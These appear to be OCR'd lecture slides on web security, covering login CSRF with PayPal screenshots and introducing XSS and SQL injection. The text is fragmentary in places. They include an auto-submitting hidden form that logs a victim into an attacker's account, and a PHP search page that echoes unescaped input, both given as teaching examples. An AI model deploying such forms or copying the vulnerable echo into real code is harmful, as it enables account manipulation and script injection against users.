
Payments Login CSRF


Logging in - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Paypal Inc. (US)
https://www.paypal.com/us/cgi-bin/webscr?cr
Google
FAQ - Sura-Sura Kanji Quizzer
Logging in - PayPal
PayPal
Done
www.paypal.com

Logging in

If this page appears for more than 5 seconds, click here to reload.

Payments Login CSRF



Add a Bank Account in the United States - PayPal - Mozilla Firefox

https://www.paypal.com/us/cgi-bin/webscr?dispatch=5885d80a13


Add a Bank Account in the United States

PayPal protects the privacy of the your financial information regardless of your payment source. This bank account will become the default funding source for most of your PayPal payments, however you may change this funding source when you make a payment. Review our education page to learn more about PayPal policies and your payment-source rights and remedies.

The safety and security of your bank account information is protected by PayPal. We protect against unauthorized withdrawals from your bank account to your PayPal account. Plus, we will notify you by email whenever you deposit or withdraw funds from this bank account using PayPal.

Country:	United States
*Bank Name:	
Account Type:	[✓ Checking] Savings
*Routing Number:	(9 digits) Is usually located between the ⑆ symbols on your check.
*Account Number:	(3-17 digits) Typically comes before the ⑈ symbol. Its exact location and number of digits varies from bank to bank.
*Re-enter Account Number:	

Login CSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```

```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

[Mitchell'14]

Cross Site Scripting (XSS)

Three vulnerabilities we will discuss

- SQL Injection
- Brows
- Bad ir

Uses SQL to change meaning of database command

SQL

- CSRF – Cross-site request forgery
- Bad w

Leverage user's session at victim sever


d web site, using credentials of an innocer

- XSS – Cross-site scripting
- Bad w

Inject malicious script into trusted context

that steals information from an honest

Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:

http://victim.com/search.php ? term = `apple`

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term
into response

Bad input

- Consider link: (properly URL encoded)

